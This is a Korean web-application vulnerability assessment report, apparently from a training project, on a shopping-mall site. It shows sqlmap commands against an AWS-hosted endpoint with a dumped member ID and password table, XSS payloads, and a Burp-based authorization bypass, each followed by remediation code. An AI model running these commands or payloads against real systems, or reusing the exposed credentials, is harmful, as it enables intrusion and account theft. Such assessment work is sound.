
67,72,77,65,73,78,65,68,77,73,78 순으로 출력되는 것으로 보아

유저 이름 CHMAINADMIN로 확인 가능



[<<] [1] [2] [3] [4] [>>]

참일 경우



거짓일 경우

6.1.3. DB 정보 탈취

취약점 개요

- 웹에서 입력값 검증이 미흡하여 SQL Injection이 가능할 경우, 공격자가 sqlmap과 같은 자동화 도구를 통해 데이터베이스 정보를 탈취할 수 있음.

양호	입력값이 적절히 필터링되며, DB 테이블명·컬럼명·메시지 등 내부 구조가 외부에 노출되지 않음.
취약	쿼리 오류 또는 인젝션을 통해 table_name, user(), version() 등 데이터베이스 정보가 공격자에게 노출될 수 있음.

취약점 설명

Step 1) sqlmap 자동화 도구를 이용한 DB 정보 탈취

Kali Linux 명령어

```
sqlmap -u "http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com/adminCouponList.do" --data
"&PAGE_INDEX=1&PAGE_ROW=10&type=all&searchOption=COUPON_NO&keyword=123"
--dbs
```

```
[01:16:39] [INFO] the back-end DBMS is Oracle
[01:16:39] [INFO] web server operating system: Linux Ubuntu 22.04 (jammy)
[01:16:39] [INFO] web application technology: Apache 2.4.52
[01:16:39] [INFO] back-end DBMS: Oracle
[01:16:39] [WARNING] schema names are going to be used on Oracle for enumeration as the counterpart to database names on other DBMSes
[01:16:39] [INFO] fetching database (schema) names
[01:16:39] [INFO] resumed: 'APPQOSSYS'
[01:16:39] [INFO] resumed: 'AUDSYS'
[01:16:39] [INFO] resumed: 'CHMAINADMIN'
[01:16:39] [INFO] resumed: 'CTXSYS'
[01:16:39] [INFO] resumed: 'DBSFWUSER'
[01:16:39] [INFO] resumed: 'DBSNMP'
[01:16:39] [INFO] resumed: 'GSMADMIN_INTERNAL'
[01:16:39] [INFO] resumed: 'OUTLN'
[01:16:39] [INFO] resumed: 'RDSADMIN'
[01:16:39] [INFO] resumed: 'SYS'
[01:16:39] [INFO] resumed: 'SYSTEM'
[01:16:39] [INFO] resumed: 'XDB'
available databases [12]:
[*] APPQOSSYS
[*] AUDSYS
[*] CHMAINADMIN
[*] CTXSYS
[*] DBSFWUSER
[*] DBSNMP
[*] GSMADMIN_INTERNAL
[*] OUTLN
[*] RDSADMIN
[*] SYS
[*] SYSTEM
[*] XDB
```

DB 내 테이블 출력

Step 2) CHMAINADMIN 테이블 내용 출력

Kali Linux 명령어

```
sqlmap -u "http://web-as-alb-1215800245.ap-northeast-
```

```
2.elb.amazonaws.com/adminCouponList.do" --data
"&PAGE_INDEX=1&PAGE_ROW=10&type=all&searchOption=COUPON_NO&keyword=123"
--dbs --tables -D CHMAINADMIN
```

Database: CHMAINADMIN
[19 tables]

MEMBER
POINT
AS_LIST
BASKET
COUPON
COUPON_STATUS
GOODS
GOODS_ATTRIBUTE
GOODS_IMAGE
GOODS_LIKE
GOODS_QNA
NOTICE
ORDER_DETAIL
ORDER_LIST
QNA
REVIEW
REVIEW_IMAGE
UPLOAD
ZIPCODE

Step 3) MEMBER 테이블 내용 출력

Kali Linux 명령어

```
sqlmap -u "http://web-as-alb-1215800245.ap-northeast-
2.elb.amazonaws.com/adminCouponList.do" --data
"&PAGE_INDEX=1&PAGE_ROW=10&type=all&searchOption=COUPON_NO&keyword=123"
--dbs --tables -D CHMAINADMIN
```

Column	Type
EMAIL_AGREE	CHAR
MEMBER_ADDR1	VARCHAR2
MEMBER_ADDR2	VARCHAR2
MEMBER_BIRTH	DATE
MEMBER_DATE	DATE
MEMBER_DELETE	CHAR
MEMBER_EMAIL	VARCHAR2
MEMBER_GRADE	VARCHAR2
MEMBER_ID	VARCHAR2
MEMBER_LOG	DATE
MEMBER_NAME	VARCHAR2
MEMBER_NO	NUMBER
MEMBER_PASSWD	VARCHAR2
MEMBER_PHONE	VARCHAR2
MEMBER_TOTAL	NUMBER
MEMBER_ZIPCODE	VARCHAR2
SMS_AGREE	CHAR

Step 4) MEMBER 테이블 내 MEMBER_ID, MEMBER_PASSWD 출력

Kali Linux 명령어

```
sqlmap -u "http://web-as-alb-1215800245.ap-northeast-
2.elb.amazonaws.com/adminCouponList.do" --data
"&PAGE_INDEX=1&PAGE_ROW=10&type=all&searchOption=COUPON_NO&keyword=123"
--dbs --dump -D CHMAINADMIN -T MEMBER -C MEMBER_ID, MEMBER_PASSWD --batch
```

[15 entries]	
MEMBER_ID	MEMBER_PASSWD
hnjung	jung2201!
mekang	kang0022@
ckyun	yun0032!@
shpark931	wlaud@10
hrlim	lim0001@
jmpark	park0023!
ejoh	oh0010!
hjjeon	jeon1001!
jsjung	jung3001@
khlee	lee2002@
sksrkl3600	sksmswlaud@30
hy	89295
test1	test#123
test2	test#1234
test	test#123

MEMBER_ID와 MEMBER_PASSWD 안에 있는 쇼핑몰 사용자들의 ID, PASSWORD 확인 가능

취약점 조치

1) 문자열 유효성 검증 로직 구현

코드 예시)

```
String keyword = request.getParameter("keyword");

// 한글, 영문, 숫자, 공백만 2~30자 허용
if (!keyword.matches("^[가-힣a-zA-Z0-9\\ws]{2,30}$")) {
    throw new SecurityException("허용되지 않은 문자 형식입니다.");
}
```

허용된 값만 받는 화이트리스트 방식을 사용하여 한글, 영문, 숫자, 공백만 허용하도록 하여 쿼리 조작 가능성을 차단.

2) 상품 목록 검색 기능은 `src/main/java/stu/shop/goods/GoodsService.java` 의 상품 검색 기능을 담당하는 `mainSearch` 메서드에서 사용자의 검색어(keyword)를 받아 MyBatis 쿼리를 실행함

```

public interface GoodsService {
    List<Map<String, Object>> newGoodsList(Map<String, Object> map) throws Exception; // 최신 상품 리스트
    List<Map<String, Object>> bestGoodsList(Map<String, Object> map) throws Exception; // 베스트 상품 리스트
    List<Map<String, Object>> cateGoodsList(Map<String, Object> map, String keyword) throws Exception; // 카테고리별 상품 순
    List<Map<String, Object>> mainSearch(Map<String, Object> map, String keyword) throws Exception; // 메인검색
    List<Map<String, Object>> selectBasketNo(Map<String, Object> map) throws Exception; // 구매할때 시퀀스값 가져오기
    List<Map<String, Object>> selectGoodsQna(Map<String, Object> map) throws Exception; // 상품Qna 리스트
    List<Map<String, Object>> selectReviewList(Map<String, Object> map) throws Exception; // 리뷰 리스트
    Map<String, Object> selectGoodsDetail(Map<String, Object> map, HttpServletRequest request) throws Exception; // 상품 디테일
    Map<String, Object> selectGoodsAtt(Map<String, Object> map) throws Exception; // 상품속성 디테일
}

```

기존 쿼리를 보면 입력값을 SQL에 그대로 넣는 방식(\${keyword})을 사용해 SQL 인젝션 위험이 존재.

```

<select id="mainSearch" parameterType="hashmap" resultType="hashmap"> <!-- 메인검색 리스트 -->
    <include refid="common.pagingPre2"/>
    SELECT GS.GOODS_NO,
           GS.GOODS_CATEGORY,
           GS.GOODS_NAME,
           GS.GOODS_CONTENT,
           GS.GOODS_ORIGIN_PRICE,
           GS.GOODS_SELL_PRICE,
           GS.GOODS_SALE_PRICE,
           GS.GOODS_DATE,
           GS.GOODS_KEYWORD,
           GS.GOODS_READCNT,
           GS.GOODS_PICK,
           GS.GOODS_THUMBNAIL,
           GI.GOODS_IMAGE_STD
      FROM GOODS GS, GOODS_IMAGE GI
     WHERE GS.GOODS_NO = GI.GOODS_NO
      <if test="keyword != null">
        AND GOODS_NAME LIKE '%${keyword}%'
      </if>
      AND GUBUN = '0'
      ORDER BY GOODS_NO DESC
    <include refid="common.pagingPost2"/>

</select>

```

쿼리는 MyBatis Mapper(src\main\resources\mapper\goods\Goods_SQL.xml)에 작성되어 있으며, 서비스 메서드(GoodsServiceImpl.java)에서 호출됨

```

<select id="mainSearch" parameterType="hashmap" resultType="hashmap"> <!-- 메인검색 리스트 -->
<include refid="common.pagingPre2"/>
    SELECT GS.GOODS_NO,
           GS.GOODS_CATEGORY,
           GS.GOODS_NAME,
           GS.GOODS_CONTENT,
           GS.GOODS_ORIGIN_PRICE,
           GS.GOODS_SELL_PRICE,
           GS.GOODS_SALE_PRICE,
           GS.GOODS_DATE,
           GS.GOODS_KEYWORD,
           GS.GOODS_READCNT,
           GS.GOODS_PICK,
           GS.GOODS_THUMBNAIL,
           GI.GOODS_IMAGE_STD
      FROM GOODS GS, GOODS_IMAGE GI
     WHERE GS.GOODS_NO = GI.GOODS_NO
<if test="keyword != null and keyword != ''">
<bind name="kw" value="%'" + keyword + '%'" />
    AND GOODS_NAME LIKE #{kw}
</if>
    AND GUBUN = '0'
   ORDER BY GOODS_NO DESC
<include refid="common.pagingPost2"/>

</select>

```

기존 쿼리를 `bind` 태그와 `\${}` 바인딩 방식으로 변경하여, SQL 구문이 아닌 값으로 처리되도록 보안 조치함. 사용자 입력값은 내부적으로 `%검색어%` 형식으로 가공되고, `\${}`로 안전하게 쿼리에 바인딩됨.

로그인 |

JM COLLECTION

BEST NEW OUTER TOP ONE-PIECE BOTTOM ACC

검색목록

수정본 배포 결과 ' or 1=1 -- '를 입력해도 아무 결과도 나오지 않음.

3) /member_admin.do 의 검색 기능의 쿼리를 살펴보면

```

<choose>
    <when test="searchOption == 'all'">
        WHERE
            MEMBER_ID LIKE '%${keyword}%' OR MEMBER_NAME LIKE '%${keyword}%' OR MEMBER_GRADE LIKE '%${keyword}%'</when>
    <when test="searchOption == 'MEMBER_ID'">
        WHERE MEMBER_ID LIKE '%${keyword}'</when>
    <when test="searchOption == 'MEMBER_NAME'">
        WHERE MEMBER_NAME LIKE '%${keyword}'</when>
    <when test="searchOption == 'MEMBER_GRADE'">
        WHERE MEMBER_GRADE LIKE '%${keyword}'</when>
    <otherwise>
        </otherwise>
    </choose>
        )AA
    )AAA
    WHERE AAA.RNUM BETWEEN #{START} AND #{END}

```

`#{}` 를 사용해서 키워드가 쿼리로서 실행되는 것을 확인

```

<choose>
    <when test="searchOption == 'all'">
        WHERE
            MEMBER_ID LIKE '%' || #{keyword} || '%' OR MEMBER_NAME LIKE '%' || #{keyword} || '%' OR MEMBER_GRADE LIKE '%' || #{keyword} || '%'
    </when>
    <when test="searchOption == 'MEMBER_ID'">
        WHERE MEMBER_ID LIKE '%' || #{keyword} || '%'
    </when>
    <when test="searchOption == 'MEMBER_NAME'">
        WHERE MEMBER_NAME LIKE '%' || #{keyword} || '%'
    </when>
    <when test="searchOption == 'MEMBER_GRADE'">
        WHERE MEMBER_GRADE LIKE '%' || #{keyword} || '%'
    </when>
    <otherwise>
        </otherwise>
    </choose>

```

src\main\resources\mapper\admin\Admin_SQL.xml 의 selectMemberList의 `<choose>` 태그 부분
수정하여 `#{}` 이용해서 Prepared Statement 로 실행되도록 수정

회원 목록/관리									
아이디	이름	생년월일	이메일	핸드폰	가입날짜	등급	총결제금액	마지막접속	계정상태
조회된 결과가 없습니다.									
[<<]12[>>]									
<input type="button" value="전체"/> <input type="button" value="order by --"/> <input type="button" value="검색"/>									

수정 결과, SQL 문법에 어긋나도록 검색어를 적어도 정상 처리되어 오류 메시지 출력이 Burp Suite에 잡히지 않음

4) /order_detail.do 파라미터 취약점 조치

File 경로 : src\main\resources\mapper\admin\Admin_SQL.xml

```

<select id="order_detail" parameterType="hashmap" resultType="hashmap"> <!-- 주문list 상세보기 -->
<![CDATA[
    select m.member_name, m.member_phone, m.member_email,
    l.order_name, l.order_zipcode, l.order_addr1, l.order_addr2, l.order_phone,
    l.order_no, l.order_state, l.order_pay_option, l.ORDER_PAY_NAME, l.ORDER_DATE, l.ORDER_PAY_BANK,
    l.order_total_order_price, l.order_use_point, l.order_fee, l.order_total_pay_price

    from member m, order_list l

    where m.member_no = l.member_no
    and l.order_no = #{order_no}
]]
>
</select>

<select id="order_detail_sub" parameterType="hashmap" resultType="hashmap"> <!-- 주문detail 상세보기 -->
<![CDATA[
    select g.goods_no, g.goods_name, g.GOODS_THUMBNAIL, d.order_detail_color, d.order_detail_size, d.order_detail_amount,
    d.order_detail_price, d.coupon_discount, d.order_discount_apply

    from order_detail d, goods g

    where d.goods_no = g.goods_no
    and d.order_no = #{order_no}
]]
>
</select>
```

#{ } 방식으로 입력값을 그대로 받는 방법 대신 #() 바인딩 방식으로 변경하여 PreparedStatement로 실행되도록 수정.

6.3. 정보 누출(IL)

6.3.1. ERROR 페이지 정보 누출

Case 1

문의하기 게시판 작성

문의하기

제목	<input type="text"/>	문의유형	<input type="text" value="1 상품문의 드려요~▼"/>
글쓴이	<input type="text" value="hy"/>	이메일	<input type="text"/>
비밀번호		<input type="text"/>	
<input type="checkbox" value="checkbox"/> 비밀글(관리자만 볼수 있습니다.) 작성하기 목록으로			

문의하기 게시판에 내용 작성하지 않고 “작성하기” 를 누를 시 HTTP Status 500 – Inter Server Error 발생하며 중요 정보 노출

Root Cause

```
Error : 1400, Position : 232 Sql = INSERT INTO QNA
( QNA_NO,
MEMBER_NO,
QNA_NAME,
QNA_LEVEL,
QNA_CATEGORY,
QNA_TITLE,
QNA_CONTENT,
QNA_DATE,
QNA_SECRET,
QNA_PASSWD )
VALUES
(
:1 ,
:2 ,
:3 ,
0 ,
:4 ,
:5 ,
:6 ,
SYSDATE ,
:7 ,
:8 ), OriginalSql = INSERT INTO QNA
( QNA_NO,
MEMBER_NO,
QNA_NAME,
QNA_LEVEL,
QNA_CATEGORY,
QNA_TITLE,
QNA_CONTENT,
QNA_DATE,
QNA_SECRET,
QNA_PASSWD )
```

Case 2

회원정보수정페이지

쇼핑몰 로그인 후 마이페이지에 접속해 개인정보 – 회원정보수정 페이지 비밀번호 입력 후

마이페이지
MYPAGE

hy님 반갑습니다 ^^/

나의 쇼핑정보 ▼

- 주문/배송 내역
- 교환/환불/AS 내역
- 포인트 - 할인쿠폰
- 꿈 상품

나의 문의내역 ▼

- 나의 상품평
- 나의 Q&A글

개인정보 ▼

- 회원정보수정
- 회원 탈퇴

회원정보수정

아이디 *
hy

이름 *
hy

새 비밀번호
새 비밀번호(영문, 숫자, 특수문자 포함 8~20자리 입력)

새 비밀번호 확인
새 비밀번호 확인

배송지 주소 *
06035 우편번호 찾기
서울 강남구 가로수길 5 (신사동)
1

생년월일 *
2003년 07월 11일

전화번호 *
01012345678
 SMS 수신에 동의합니다.

이메일 주소 *
h@g.com
 이메일 수신에 동의합니다.

수정하기

내용 작성하지 않고 수정하기 누를 시 Case 1과 같은 HTTP Status 500 – Inter Server Error 오류페이지 발생하며 중요 정보 노출

Root Cause

```
Error : 1861 Position : 159 Sql = UPDATE MEMBER_SET
          MEMBER_NAME = :1 ,
          MEMBER_PHONE = :2 ,
          MEMBER_ZIPCODE = :3 ,
          MEMBER_ADDR1 = :4 ,
          MEMBER_ADDR2 = :5 ,
          MEMBER_BIRTH = :6 ,
          EMAIL_AGREE = :7 ,
          SMS_AGREE = :8
WHERE
          MEMBER_NO = :9 , OriginalSql = UPDATE MEMBER SET
          MEMBER_NAME = ?,
          MEMBER_PHONE = ?,
          MEMBER_ZIPCODE = ?,
          MEMBER_ADDR1 = ?,
          MEMBER_ADDR2 = ?,
          MEMBER_BIRTH = ?,
          EMAIL_AGREE = ?,
          SMS_AGREE = ?
WHERE
          MEMBER_NO = ?, Error Msg = ORA-01861: literal does not match format string
```

취약점 조치

1) 예외 처리 적용

코드 예시)

<%

```
try {  
    // DB 작업  
} catch (SQLException e) {  
    log("SQL 오류 발생", e); // 내부 로그로만 기록  
    out.println("요청 처리 중 오류가 발생했습니다."); // 사용자에게는 일반 메시지  
}  
%>
```

데이터베이스 오류 발생 시 내부 에러 메시지가 사용자에게 직접 노출되지 않도록 예외 처리를 적용하여 사용자에게는 일반적인 오류 메시지를 출력하고, 상세 내용은 서버 로그에 기록하도록 함.

2) 사용자 정의 에러 페이지 적용(web.xml)

500, 404 등 시스템 오류 발생 시, 기본 WAS 에러 페이지 대신 따로 사용자 정의 에러 페이지를 만들어 에러 발생 시 사용자 정의 페이지로 안내하도록 함.

₩src₩main₩webapp₩WEB_INF₩wed.xml에 사용자 정의 에러 페이지가 적용되어 있지 않은 것을 확인.

```
<!-- 세션 시간 1시간 설정 -->  
<session-config>  
    <session-timeout>60</session-timeout>  
</session-config>  
  
<!-- 사용자 정의 에러 페이지 설정 추가 -->  
<error-page>  
    <error-code>404</error-code>  
    <location>/error/404.jsp</location>  
</error-page>  
  
<error-page>  
    <error-code>500</error-code>  
    <location>/error/500.jsp</location>  
</error-page>  
</web-app>
```

₩src₩main₩webapp₩WEB_INF₩wed.xml에 사용자 정의 에러 페이지 설정 추가 후

```
↳ 404.jsp > 📁 ?  
1  <%@ page isErrorPage="true" %>  
2  <html>  
3  <head>  
4      <title>페이지를 찾을 수 없습니다</title>  
5  </head>  
6  <body>  
7      <h2>죄송합니다. 요청하신 페이지를 찾을 수 없습니다.</h2>  
8      <p>주소가 잘못되었거나, 삭제된 페이지일 수 있습니다.</p>  
9      <a href="/index.jsp">메인으로 돌아가기</a>  
10 </body>  
11 </html>  
12
```

400.jsp

```
↳ 500.jsp > 📁 ? > 📁 html  
1  <%@ page isErrorPage="true" %>  
2  <html>  
3  <head><title>서버 오류</title></head>  
4  <body>  
5      <h2>죄송합니다. 서버 오류가 발생했습니다.</h2>  
6  </body>  
7  </html>
```

500.jsp

₩src₩main₩webapp에 error 폴더를 만들어 400.jsp와 500.jsp 코드를 작성하여 사용자 정의 에러 페이지 정의

6.4. 크로스사이트스크립팅(XS)

취약점 개요

- 웹에서 입력값에 대한 스크립트 필터링이 미흡할 경우, 악성 스크립트를 삽입하여 사용자 브라우저에서 실행되도록 할 수 있음.
- 쿠키 탈취, 세션 하이재킹, 화면 위조 등의 공격이 가능하며, 사용자의 권한을 탈취하거나 악성 페이지로 유도할 수 있음.

양호	사용자 입력값에 대해 필터링 및 HTML 이스케이프 처리 적용, <script> 삽입이 실행되지 않도록 방지됨
취약	사용자 입력에 <script>, onerror, javascript: 등이 포함돼도 필터링 없이 그대로 출력되어 실행 가능

취약점 설명

스크립트 삽입


```
<script>alert('XSS');</script>
<script>alert(1);</script>
<script>alert(document.cookie);</script>
```

문의하기

제목	123	문의유형	1. 상품문의 드려요~▼
글쓴이	hy	이메일	

```
<script>alert('XSS');</script>
<script>alert(1);</script>
<script>alert(document.cookie);</script>
```

내용 필드에 alert 스크립트 삽입하여 사용자 웹 브라우저에 팝업으로 출력



피해 사용자 브라우저에서 해당 스크립트가 실행됨.

2) 상품 주문 시 주문자 이름, 결제 은행, 결제자 명에 스크립트 삽입 가능.


받으시는분(상품받으실분) 주문자 정보와 동일

이름	test
휴대폰번호	01012341234
주소	04107 우편번호 찾기 서울 마포구 백범로 35 (신수동)
	1

결제선택

총 결제금액	33000 원
결제방법	<input type="radio"/> 신용카드 <input type="radio"/> 계좌이체
결제은행	<x onclick=alert()>a
결제자명	d

단, 세 입력 필드 모두 20자 이하 입력 제한이 있기 때문에 <x onclick=alert()>와 같은 짧은 코드를 사용할 수 밖에 없음.



x 태그의 onclick 속성을 사용했기 때문에 스크립트 접근성이 조금 떨어지나, 주문 정보에서 결제 은행 항목을 클릭하면 alert()가 실행되는 것을 볼 수 있음.

취약점 조치

1) HTML 이스케이프 처리

코드 예시)

```
<%= org.apache.commons.text.StringEscapeUtils.escapeHtml4(userInput) %>
```

입력 값을 출력할 때 스크립트 실행이 불가능하도록 HTML 특수문자 이스케이프 처리.

원본 입력 값	출력 결과
<script>	<script>
'	'
"	"

2) 입력값 필터링

코드 예시)

```
String input = request.getParameter("comment");
if (input.contains("<") || input.contains(">") || input.toLowerCase().contains("script")) {
```

```

        throw new SecurityException("스크립트 입력은 허용되지 않습니다.");
    }
}

```

입력 단계에서 <, >, " 등의 위험한 문자 자체를 제한하거나 <script>, onerror=, javascript: 같은 문자열을 정규식으로 제거.

3) Content Security Policy(CSP) 적용

브라우저에 script-src 정책을 선언하여, 인라인 스크립트나 외부 악성 스크립트의 실행을 차단.

```

<filter-mapping>
    <filter-name>encodingFilter</filter-name>
    <url-pattern>*.do</url-pattern>
</filter-mapping>


<filter>
    <filter-name>cspHeaderFilter</filter-name>
    <filter-class>org.apache.catalina.filters.SetHeaderFilter</filter-class>
    <init-param>
        <param-name>Content-Security-Policy</param-name>
        <param-value>default-src 'self'; script-src 'self'; object-src 'none';</param-value>
    </init-param>
</filter>

<filter-mapping>
    <filter-name>cspHeaderFilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>

```

Code.zip의 WebContentWEB-INFweb.xml 에 위 코드와 같은 필터를 추가해 CSP 헤더를 적용할 수 있음.

6.5. 취약한 패스워드 복구(PR)

취약점 개요

- 유추가 용이한 계정 및 패스워드의 사용 시 사용자 권한 탈취 위험이 존재하며, 해당 위험을 방지하기 위해 값의 적절성 및 복잡성을 검증하는 로직을 구현하여야 함.

양호	임시 비밀번호는 이메일 또는 SMS로 전송되며, 화면에 출력되지 않고 복잡도(문자+숫자+특수문자 포함)도 적절히 보장됨
취약	임시 비밀번호가 브라우저 화면에 직접 출력되며, 5자리 숫자 등 단순한 구조로 설정됨

취약점 설명

로그인

 아이디 비밀번호[아이디 찾기](#)[비밀번호 재설정](#)[로그인](#)[아직 회원이 아니신가요? 회원가입하기](#)

로그인 페이지에서 비밀번호 재설정



비밀번호 재설정

 아이디 이메일주소[아이디 찾기](#) [비밀번호 재설정](#)[비밀번호 재설정](#)[아직 회원이 아니신가요? 회원가입하기](#)

임시 비밀번호가 팝업창으로 뜨며 단순 5자리 숫자로 임의 변경

취약점 조치

1) 임시 비밀번호 브라우저에 직접 노출 차단

src/main/java/stu/member/login에 임시 비밀번호를 팝업 창으로 그대로 노출시키는 코드가 작성되어 있는 것을 확인.

```
// 비밀번호 초기화
@RequestMapping(value = "/findPwAction.do", method = RequestMethod.POST)
public String sendMailPassword(HttpServletRequest session, CommandMap commandMap, RedirectAttributes ra) throws Exception {
    String email = (String) commandMap.get("MEMBER_EMAIL");
    String user = loginService.selectFindPw(commandMap.getMap());

    if (user == null) {
        ra.addFlashAttribute("resultMsg", "입력된 정보가 일치하지 않습니다.");
        return "redirect:/findPw.do";
    }

    int ran = new Random().nextInt(100000) + 10000;
    String password = string.valueOf(ran);

    commandMap.put("MEMBER_PASSWD", password);
    loginService.updatePw(commandMap.getMap());

    String subject = "<JM COLLECTION> 임시 비밀번호입니다.";
    StringBuilder sb = new StringBuilder();
    sb.append("귀하의 임시 비밀번호는 " + password + " 입니다. 로그인 후 패스워드를 변경해 주세요.");
    joinService.send(subject, sb.toString(), "iteampjt@gmail.com", email, null);
    ra.addFlashAttribute("resultMsg", "귀하의 임시 비밀번호는 " + password + " 입니다.");
    ra.addFlashAttribute("isResult", "1");

    return "redirect:/findPw.do";
}
```

무작위 임시 비밀번호를 생성해서 이메일로 전송하는 코드로 수정

```
@RequestMapping(value = "/findPwAction.do", method = RequestMethod.POST)
public String sendMailPassword(HttpServletRequest session, CommandMap commandMap, RedirectAttributes ra) throws Exception {
    String email = (String) commandMap.get("MEMBER_EMAIL");

    // 사용자 존재 여부 확인
    String user = loginService.selectFindPw(commandMap.getMap());
    if (user == null) {
        ra.addFlashAttribute("resultMsg", "입력된 정보가 일치하지 않습니다.");
        return "redirect:/findPw.do";
    }

    // ☑ 무작위 임시 비밀번호 생성
    String password = generateSecureTempPassword();

    // DB 업데이트
    commandMap.put("MEMBER_PASSWD", password);
    loginService.updatePw(commandMap.getMap());

    // 메일 제목 + 본문
    String subject = "<JM COLLECTION> 임시 비밀번호 안내";
    StringBuilder sb = new StringBuilder();
    sb.append("요청하신 임시 비밀번호는 다음과 같습니다.\n\n");
    sb.append("임시 비밀번호: " + password + "\n");
    sb.append("로그인 후 반드시 비밀번호를 변경해 주세요.\n\n");
    sb.append("- JM COLLECTION 보안팀");

    // ☑ 이메일로만 전송
    String toEmail = email;
    String fromEmail = appConfig.get("mail.sender"); // 환경변수나 설정에서 불러오기
    joinService.send(subject, sb.toString(), fromEmail, toEmail, null);

    // 사용자에게는 일반 메시지만 출력
    ra.addFlashAttribute("resultMsg", "임시 비밀번호가 이메일로 발송되었습니다.");
    ra.addFlashAttribute("isResult", "1");

    return "redirect:/findPw.do";
}
```

6.6. 불충분한 인가(IN)

취약점 개요

- 비인가자가 URL 파라미터 값 변경 등의 방법으로 중요(비밀글) 페이지에 접근하여 민감한 정보 열람 및 변조 가능한 취약점
- 접근 권한에 대한 검증 로직을 구현하여 비인가자의 악의적인 접근을 차단 필요

양호	접근 제어가 필요한 중요한 페이지의 통제수단이 적절하여 비인가자의 접근이 불가능한 경우
취약	접근 제어가 필요한 중요한 페이지의 통제수단이 미흡하여 비인가자의 접근이 가능한 경우

취약점 설명

1) 고객센터 > QNA 게시판 접근

- a. Burp Suite을 사용하여 공격자 게시글의 QNA_NO 확인


5번 게시글(공격자) : QNA_PASSWD=1234, QNA_NO=8



2) 일반 사용자의 게시글 QNA_NO → 공격자의 게시글 QNA_NO로 변경

- a. 일반 사용자의 비밀 게시글 비밀번호 입력 칸에 공격자의 게시글 비밀번호를 입력하고, Burp Suite로 QNA_NO를 공격자 게시글로 변경

3번 게시글(일반 사용자) : QNA_PASSWD=? → 1234, QNA_NO=28 → 8



3) 일반 사용자의 게시글 비밀번호를 몰라도 접근 가능

문의보기

글 번호	3	문의내용	상품문의 드려요~♥
작성자	hy	작성시간	2025.05.20
제목	123		
내용	123		
답변	0		

취약점 조치

